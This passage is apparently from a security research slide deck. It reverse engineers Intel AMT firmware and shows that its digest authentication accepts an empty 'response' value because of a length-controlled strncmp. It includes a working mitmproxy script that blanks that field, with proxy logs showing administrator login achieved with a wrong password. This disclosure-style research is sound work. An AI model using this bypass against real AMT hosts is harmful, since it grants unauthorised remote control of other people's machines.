
☑ Indicator enabled

Options

☐ Loading options
☑ Fill segment gaps
☑ Create segments
☐ Create FLAT group
☐ Load as code segment
☐ Load resources
☑ Rename DLL entries
☐ Manual load
☐ Create imports segment

Reversing web-server

… which will result in:




Program Segmentation

Name	Start	End	R	W	X	D	L	Align	Bas	Type	Class	AD	rVds
JOM_BSS	200DA000	200DB000	?	?	?	.	L	page	00	public		32	00
WCODTAYLOR_KAPI	200DB000	200DC000	?	?	?	.	L	page	00	public		32	00
WCODTAYLOR_CODE	200DC000												
WCODTAYLOR_DATA	201371F2												
WCODTAYLOR_BSS	2014C000												
ROMP_CODE	20185000												
ROMP_DATA	20185480												
ROMP_BSS	20186000												
BUP_CODE	20187000												
BUP_DATA	20196ADC												
BUP_BSS	2019A000												
KERNEL_CODE	2019F000												
KERNEL_DATA	201E7C60												
KERNEL_BSS	201E9000												
SESSMGRPRIV_KAPI	201F5000												
SESSMGRPRIV_CODE	201F6000												
SESSMGRPRIV_DATA	20202410												
SESSMGRPRIV_BSS	20204000												
HOTHAM_KAPI	203C8000												
HOTHAM_CODE	203C9000												
HOTHAM_DATA	203CDE64												
HOTHAM_BSS	203CF000												
POLICY_KAPI	203EA000												
POLICY_CODE	203EB000												
POLICY_DATA	20404E66												
POLICY_BSS	20407000												
utilities_KAPI	20409000												
utilities_CODE	2040A000												
utilities_DATA	204115D0												
utilities_BSS	20413000												
MCTP_KAPI	20414000												
MCTP_CODE	20415000												

Line 27 of 133

IDA View-B

```
KERNEL_CODE:2019F000 # =============== S U B R O U T I N E =======================================
KERNEL_CODE:2019F000
KERNEL_CODE:2019F000
KERNEL_CODE:2019F000 KERNEL_CODE_2019F000:
KERNEL_CODE:2019F000                 push    r13
KERNEL_CODE:2019F002                 push    r14
KERNEL_CODE:2019F004                 push    blink
KERNEL_CODE:2019F006                 mov     r14, r0
KERNEL_CODE:2019F008                 mov     r13, r1
KERNEL_CODE:2019F00A                 bl      KERNEL_CODE_2019F048
KERNEL_CODE:2019F00E                 mov     r0, r14
KERNEL_CODE:2019F010                 mov     r1, r13
KERNEL_CODE:2019F012                 bl      KERNEL_CODE_2019F08C
KERNEL_CODE:2019F016                 pop     blink
KERNEL_CODE:2019F018                 pop     r14
KERNEL_CODE:2019F01A                 pop     r13
KERNEL_CODE:2019F01C                 j       [blink]
KERNEL_CODE:2019F01E # ---------------------------------------------------------------------------
KERNEL_CODE:2019F01E                 nop
KERNEL_CODE:2019F01E # End of function KERNEL_CODE_2019F000
KERNEL_CODE:2019F01E
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020 # =============== S U B R O U T I N E =======================================
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020 KERNEL_CODE_2019F020:                   # CODE XREF: KERNEL_CODE_2019F08C+AE↓p
KERNEL_CODE:2019F020                 push    blink
KERNEL_CODE:2019F022                 bl      KERNEL_CODE_201E3A8C
KERNEL_CODE:2019F026                 ld      r2, =KERNEL_DATA_201E8C98 # r2 <- unk_201E8C98 @ 201E8C98
KERNEL_CODE:2019F028                 ld      r1, =aPreapisemaphor # r1 <- aPreapisemaphor @ 201E8008
KERNEL_CODE:2019F02A                 cmp     r2, r1
KERNEL_CODE:2019F02C                 bls     loc_2019F036
KERNEL_CODE:2019F02E                 ld      r0, =KERNEL_BSS_201E9000 # r0 <- unk_201E9000 @ 201E9000
KERNEL_CODE:2019F030                 sub     r2, r2, r1      # r2 <- 00000C90
KERNEL_CODE:2019F032                 bl      RAPI_memcpy
KERNEL_CODE:2019F036
KERNEL_CODE:2019F036 loc_2019F036:                           # CODE XREF: KERNEL_CODE_2019F020+C↑j
KERNEL_CODE:2019F036                 b       KERNEL_CODE_201E3AE4
KERNEL_CODE:2019F03A # ---------------------------------------------------------------------------
```



Structures


```
00000000 # Ins/Del : create/delete structure
00000000 # D/A/*   : create structure member (data/ascii/array)
00000000 # N       : rename structure or structure member
00000000 # U       : delete structure member
00000000 # ---------------------------------------------------------------------------
00000000
00000000 KAPI_EXPORT_TABLE struc # (sizeof=0x4, copyof_1, variable size)
00000000                                         # XREF: LOCLEN_DATA:LOCLEN_DATA_20041FE8/r
00000000                                         # LOCLEN_DATA:LOCLEN_DATA_20041FF0/r ...
00000000 unk1:           .short ?
00000002 len:            .short ?
00000004 func:           .long 0 dup(?)          # offset
00000004 KAPI_EXPORT_TABLE ends
```

IDA View-B

```
NETSTACK_DATA:2048BB84 aNetpIpv6Resour:.ascii "NetP Ipv6 Resource"
NETSTACK_DATA:2048BB84                                         # DATA XREF: NETSTACK_CODE_20458CB4+C2↑o
NETSTACK_DATA:2048BB84                                         # NETSTACK_CODE:NETSTACK_CODE_20458ED0↑o
NETSTACK_DATA:2048BB84                 .byte 0
NETSTACK_DATA:2048BB97 aNetpNgResource:.ascii "Netp NG Resource"
NETSTACK_DATA:2048BB97                                         # DATA XREF: NETSTACK_CODE_20458CB4+1BE↑o
NETSTACK_DATA:2048BB97                                         # NETSTACK_CODE:NETSTACK_CODE_20458EF0↑o ...
NETSTACK_DATA:2048BB97                 .byte 0
NETSTACK_DATA:2048BBA8 NETSTACK_DATA_2048BBA8:KAPI_IMPORT_DESCR <0x1046, NETSTACK_BSS_2048F5EC>
NETSTACK_DATA:2048BBA8                                         # DATA XREF: NETSTACK_CODE_2044E8DC+A↑o
NETSTACK_DATA:2048BBA8                                         # NETSTACK_CODE:NETSTACK_CODE_2044E908↑o
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0xA00C, NETSTACK_BSS_2048F5F0>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0x1025, NETSTACK_BSS_2048F5F4>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0x1024, NETSTACK_BSS_2048F5F8>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0xA00B, NETSTACK_BSS_2048F5FC>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0x1022, NETSTACK_BSS_2048F600>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0xA003, NETSTACK_BSS_2048F604>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0x1021, NETSTACK_BSS_2048F608>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0x500C, NETSTACK_BSS_20496CA4>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0x500B, NETSTACK_BSS_20496CA0>
NETSTACK_DATA:2048BBA8                 KAPI_IMPORT_DESCR <0x1033, NETSTACK_BSS_2048F60C>
NETSTACK_DATA:2048BC00 NETSTACK_DATA_2048BC00:.byte    1       # DATA XREF: NETSTACK_CODE_2042B4FC+3A↑o
NETSTACK_DATA:2048BC00                                         # NETSTACK_CODE:NETSTACK_CODE_2042B554↑o
NETSTACK_DATA:2048BC01                 .byte 0x10
```

Reversing web-server

Quick search to “cnonce” string yields this:



Strings window

Address	Length	Type	String
NETSTACK...	0000000B	C	, cnonce=\"
NETSTACK...	00000007	C	cnonce
CONFSTAC...	00000008	C	McNonce

IDA View-B

```
NETSTACK_DATA:2048C56C aUsername:       .ascii "username"        # DATA XREF: NETSTACK_CODE_20431E74+14↑o
NETSTACK_DATA:2048C56C                                           # NETSTACK_CODE_20431E74+2E↑o ...
NETSTACK_DATA:2048C56C                  .byte 0
NETSTACK_DATA:2048C575 aRealm:          .ascii "realm"           # DATA XREF: NETSTACK_CODE_20431E74+2E↑o
NETSTACK_DATA:2048C575                  .byte 0
NETSTACK_DATA:2048C57B aNonce:          .ascii "nonce"           # DATA XREF: NETSTACK_CODE_20431E74+40↑o
NETSTACK_DATA:2048C57B                                           # NETSTACK_CODE_20432B90+12↑o ...
NETSTACK_DATA:2048C57B                  .byte 0
NETSTACK_DATA:2048C581 aUri:            .ascii "uri"             # DATA XREF: NETSTACK_CODE_20431E74+54↑o
NETSTACK_DATA:2048C581                  .byte 0
NETSTACK_DATA:2048C585 aResponse_0:     .ascii "response"        # DATA XREF: NETSTACK_CODE_20431E74+66↑o
NETSTACK_DATA:2048C585                  .byte 0
NETSTACK_DATA:2048C58E aQop:            .ascii "qop"             # DATA XREF: NETSTACK_CODE_20431E74+7E↑o
NETSTACK_DATA:2048C58E                  .byte 0
NETSTACK_DATA:2048C592 aNc:             .ascii "nc"              # DATA XREF: NETSTACK_CODE_20431E74+92↑o
NETSTACK_DATA:2048C592                  .byte 0
NETSTACK_DATA:2048C595 aCnonce:         .ascii "cnonce"          # DATA XREF: NETSTACK_CODE_20431E74+A2↑o
NETSTACK_DATA:2048C595                  .byte 0
NETSTACK_DATA:2048C59C NETSTACK_DATA_2048C59C:.ascii "%8x"       # DATA XREF: NETSTACK_CODE_20453BC8+14↑o
NETSTACK_DATA:2048C59C                                           # NETSTACK_CODE:NETSTACK_CODE_20453CC8↑o
```

Reversing web-server

Let’s now look closer at the actual code of NETSTACK_CODE_20431E74() subroutine:

```
...
; NETSTACK_CODE:20431ED4
    add   r13, sp, 0x7C
    mov   r0, r17
    mov   r1, r18
    add   r2, r14, (aResponse_0 - aUsername) # "response"
    add   r3, r13, 0x24    # R3 = SP + 0xA0 = &response
    bl    NETSTACK_AuthGetValue
    cmp   r0, 0
     bne  error
...
; NETSTACK_CODE:20431FC8
    ld    r1, [sp,0x10C+user_response]
    mov   r0, r13          # computed_response
    ld    r2, [sp,0xA4]    # response.length
    bl    RAPI_strncmp
    cmp   r0, 0
    bne   error
    mov   r0, 0                   # zero means success!
    add   sp, sp, 0x108
     b    RAPI_20000DA4    # ret
```

The part where the call to strncmp() occurs seems most interesting here:

```
/* NETSTACK_CODE:20431FC8 */
if(strncmp(computed_response, response.value,
           response.length))
{
     goto error;
}
return 0;
```

Given an empty string the strncmp() evaluates to zero thus accepting and an empty response as a valid one!


10 LOC for victory

Once again we will use a mitmproxy tool, but armed with a script that blanks the “response” field of Authorization header:

```
$ cat > blank_auth_response.py
import re


def start():
          return BlankAuthResponse()


class BlankAuthResponse:

          RESPONSE_RE = re.compile('(response=".*?")', flags=re.DOTALL)

          def request(self, flow):
                    if flow.request.port in (16992, 16993):
                    if 'Authorization' in flow.request.headers:
                              flow.request.headers['Authorization'] = \
                              self.RESPONSE_RE.sub('response=""', flow.request.headers['Authorization'])
```

Local proxy + script + Intel AMT

Local proxy, armed with the above-mentioned script, and try to access the Intel AMT through this proxy using an obviously incorrect password.



Intel® Active Management Technology

Log On

Log on to Intel® Active Management Technology on this computer.

Authentication Required


http://192.168.1.1:16992 is requesting your username and password. The site says: "Digest:C8090000000000000000000000000000"

User Name: admin

Password: ●

Local proxy + script + Intel AMT

As in the previous case no Authorization header field is sent, so the server responds with *401 Unauthorized*.



```
$ mitmdump -p 8080 -dd --no-http2 -s blank_auth_response.py
Proxy server listening at http://0.0.0.0:8080
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Referer: http://192.168.1.1:16992/logon.htm
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
 << 401 Unauthorized 689b
          WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="efoAAQdGAADhoXdHX8P3u0jsI18jLaZN",stale="false",qop="auth"
          Content-Type: text/html
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Length: 689
          Connection: close
```


Local proxy + script + Intel AMT

But then… 200 OK, yay! Note an empty value for the “response” field.

```
...
127.0.0.1:50856: clientconnect
 >> GET http://192.168.1.1:16992/index.htm
          Host: 192.168.1.1:16992
          User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
          Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
          Accept-Language: en-US,en;q=0.5
          Accept-Encoding: gzip, deflate
          Referer: http://192.168.1.1:16992/tokenexp.htm
          Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="cZwGAQdHAACp1IXkfN+PXVbcKduiJY6i", uri="/index.htm", response="", qop=auth, nc=00000001,
cnonce="33366b65c3dc402b"
          Connection: keep-alive
          Upgrade-Insecure-Requests: 1
          Cache-Control: max-age=0
 << 200 OK 2.42k
          Date: Wed, 5 Jul 2017 21:49:31 GMT
          Server: Intel(R) Active Management Technology 9.0.30
          Content-Type: text/html
          Transfer-Encoding: chunked
          Cache-Control: no cache
          Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Local proxy + script + Intel AMT

